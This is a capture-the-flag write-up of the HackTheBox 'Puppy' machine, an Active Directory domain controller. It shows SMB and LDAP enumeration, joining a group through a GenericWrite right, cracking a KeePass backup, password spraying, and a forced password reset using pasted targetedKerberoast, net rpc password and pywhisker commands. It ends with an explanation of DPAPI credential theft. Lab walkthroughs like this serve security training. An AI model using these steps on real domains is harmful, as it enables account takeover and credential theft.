HackTheBox | Puppy
Puppy is a Medium Difficulty machine that features a non-default SMB share called DEV. With the provided credentials for user levi.james, enumeration of the domain is possible. The enumeration reveals that this user has GenericWrite privileges over the Developers group. After adding Levi to this group, we can access the previously inaccessible DEV share. This share contains the backup of a KeePass database, which we can download, export the hash of and crack. The database reveals a plethora of username and password combinations. A password spray attack shows that one of the passwords is valid for user Ant.Edwards. Furthermore, this new user has GenericAll privileges over the user Adam.Silver, which allow us to change their password to a password of our choice. After the password is changed, we must re-enable Adam’s account, as it has been disabled, which then allows us to connect to the remote system over WinRM. Lateral movement is achieved by finding the backup of a website, which contains credentials for user Steph.cooper. Finally, privileges are escalated through DPAPI credentials that are decrypted using Steph’s password. The credentials revealed belong to Steph.cooper_adm, presumably the Administrative account of Steph, and a connection can be made over WinRM.
` Machine Information` As is common in real life pentests, you will start the Puppy box with credentials for the following account: levi.james / KingofAkron2025!
nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-26 13:47:53Z)
111/tcp  open  rpcbind?
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2049/tcp open  mountd        1-3 (RPC #100005)
3260/tcp open  iscsi?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h00m00s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-09-27T13:49:51
|_  start_date: N/A
From the ports open it very likely a domain controller Lets begin with smb access.
smb
1
2
3
└─$ nxc smb 10.129.232.75 -u levi.james -p 'KingofAkron2025!'
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
we do have access and also we get to see the FQDN which is supposed to be DC.PUPPY.HTB really valuable info especially for kerberos authentications.  for shares not much.The non default share DEV we dont have access. we can enumerate users too.
  we see the following users.
1
2
3
4
5
6
7
8
9
Administrator
Guest
krbtgt
levi.james
ant.edwards
adam.silver
jamie.williams
steph.cooper
steph.cooper_adm
we can check if there are asreproastable users from the list using nxc.Make sure to update /etc/hosts for this to work.  lets jump to ldap and try to dump domain creds.
ldap and bloodhound
accessing ldap we see we do have access.  so lets dump bloodhound data…one can use nxc,bloodhound-python or even rusthound-ce Ill be using rusthound-ce
  Then upload it to bloodhound. Right of the bat we do see outbound object controls that leads to Generic Write over developers
DEVELOPERS group and keepass db password cracking
so lets add ourself into the group using bloodyAD. Running get memebrship on ourselves reveals we are not a member of developers  we can also get a confirmation of write permissions with bloodyAD
  we add him
  we can then confirm he’s added.
  Now we did have the dev share…lets check for access. and we do have read on dev which we didn’t have before.
  looking at dev we do find a keepass database and a folder with nothing together with an msi file file used for installing keepass
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
impacket-smbclient puppy.htb/'levi.james':'KingofAkron2025!'@puppy.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
DEV
IPC$
NETLOGON
SYSVOL
# use DEV
# ls
drw-rw-rw-          0  Sun Mar 23 10:07:57 2025 .
drw-rw-rw-          0  Sat Mar  8 19:52:57 2025 ..
-rw-rw-rw-   34394112  Sun Mar 23 10:09:12 2025 KeePassXC-2.7.9-Win64.msi
drw-rw-rw-          0  Sun Mar  9 23:16:16 2025 Projects
-rw-rw-rw-       2677  Wed Mar 12 05:25:46 2025 recovery.kdbx
# get recovery.kdbx
# cd Projects
ls
# ls
drw-rw-rw-          0  Sun Mar  9 23:16:16 2025 .
drw-rw-rw-          0  Sun Mar 23 10:07:57 2025 ..
# cd ../
ls
# ls
drw-rw-rw-          0  Sun Mar 23 10:07:57 2025 .
drw-rw-rw-          0  Sat Mar  8 19:52:57 2025 ..
-rw-rw-rw-   34394112  Sun Mar 23 10:09:12 2025 KeePassXC-2.7.9-Win64.msi
drw-rw-rw-          0  Sun Mar  9 23:16:16 2025 Projects
-rw-rw-rw-       2677  Wed Mar 12 05:25:46 2025 recovery.kdbx
# exit
we can use keepassxc to open the db file using
1
keepassxc recovery.kdbx
but we are prompted for a password which we dont yet know.  Our next step is to utilise john utility called keepass2john inorder for us to be able to attempt cracking but it fails.
After alittle of research i found This blog which the author (Tom O'Neill )credits to him,is in the same possition we are in despite him having the latest version of john.He defaults to using python and gives github link of the tool he named brutalkeepass. The usage is staright forward.
1
2
3
python3 bfkeepass.py
usage: bfkeepass.py [-h] -d DATABASE -w WORDLIST [-o] [-v]
bfkeepass.py: error: the following arguments are required: -d/--database, -w/--wordlist
And when we run it its able to crack the key.(I was using rockyou.txt as the wordlists) 
liverpool is our password…so lets open the database once again and utilise the password.  so the details will be as follows.
1
2
3
4
5
ADAM SILVER / HJKL2025!
ANTONY C. EDWARDS / Antman2025!
JAMIE WILLIAMSON / JamieLove2025!
SAMUEL BLAKE / ILY2025!
STEVE TUCKER / Steve2025!
and comparing it to the list of users we got during smb user enumeration
1
2
3
4
5
6
7
8
9
Administrator
Guest
krbtgt
levi.james
ant.edwards
adam.silver
jamie.williams
steph.cooper
steph.cooper_adm
it should take the format
1
2
3
4
5
ant.edwards / ANTONY C. EDWARDS / Antman2025!
adam.silver / ADAM SILVER / HJKL2025!
jamie.williams / JAMIE WILLIAMSON / JamieLove2025!
samuel.blake / SAMUEL BLAKE / ILY2025!
steve.tucker / STEVE TUCKER / Steve2025!
so separete in order the users and passwords and we can spray user together with his/her password using nxc.  we get antony’s creds work.So now we have antony’s password
ANTONY C. EDWARDS
Going to bloodhound and seiing what privs we have we see we have generic all to adam.silver  meaning we can do the following.
Targeted Kerberoast A targeted kerberoast attack can be performed using targetedKerberoast.py.
targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'ItsPassword'The tool will automatically attempt a targetedKerberoast attack, either on all users or against a specific one if specified in the command line, and then obtain a crackable hash. The cleanup is done automatically as well. The recovered hash can be cracked offline using the tool of your choice.Force Change Password Use samba’s net tool to change the user’s password. The credentials can be supplied in cleartext or prompted interactively if omitted from the command line. The new password will be prompted if omitted from the command line.
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"It can also be done with pass-the-hash using pth-toolkit’s net tool. If the LM hash is not known, use ‘ffffffffffffffffffffffffffffffff’.pth-net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"LMhash":"NThash" -S "DomainController"Now that you know the target user’s plain text password, you can either start a new agent as that user, or use that user’s credentials in conjunction with PowerView’s ACL abuse functions, or perhaps even RDP to a system the target user has access to. For more ideas and information, see the references tab.Shadow Credentials attack To abuse this permission, use pyWhisker.
pywhisker.py -d "domain.local" -u "controlledAccount" -p "somepassword" --target "targetAccount" --action "add"For other optional parameters, view the pyWhisker documentation.
we can again confirm we have write on adam.silver.  so lets change his password…since shadow creds won’t work since certficates have been disabled and for kerberoast..The password may be uncrackable.
  but after changing password and trying to login in it fails with
 STATUS_ACCOUNT_DISABLED so lets enable the account.  And try to login Again
adam.silver to steph.cooper and user_flag
we also see from bloodhound that he is a member of remote management.  so we confirm for winrm access.

  so lets winrm and we get our user flag.
  Heading to root of the machine….we do see Backups Folder and it contains a zip file names site-backup-2024-12-30.zip. we download it for examination.
  After downloading Lets unziip it
  And there is a file named
 nms-auth-config.xml.bak and if we cat it…..we see creds.  That is
 steph.cooper / ChefSteph2025! Steph was in remote management so we can utilise winrm 
Steph.cooper and privesc to steph.cooper_adm(Domain Admin)
Theory
The DPAPI (Data Protection API) is an internal component in the Windows system. It allows various applications to store sensitive data (e.g. passwords). The data are stored in the users directory and are secured by user-specific master keys derived from the users password. They are usually located at:
1
C:\Users\$USER\AppData\Roaming\Microsoft\Protect\$SUID\$GUID
Application like Google Chrome, Outlook, Internet Explorer, Skype use the DPAPI. Windows also uses that API for sensitive information like Wi-Fi passwords, certificates, RDP connection passwords, and many more. Below are common paths of hidden files that usually contain DPAPI-protected data.
1
2
C:\Users\$USER\AppData\Local\Microsoft\Credentials\
C:\Users\$USER\AppData\Roaming\Microsoft\Credentials\
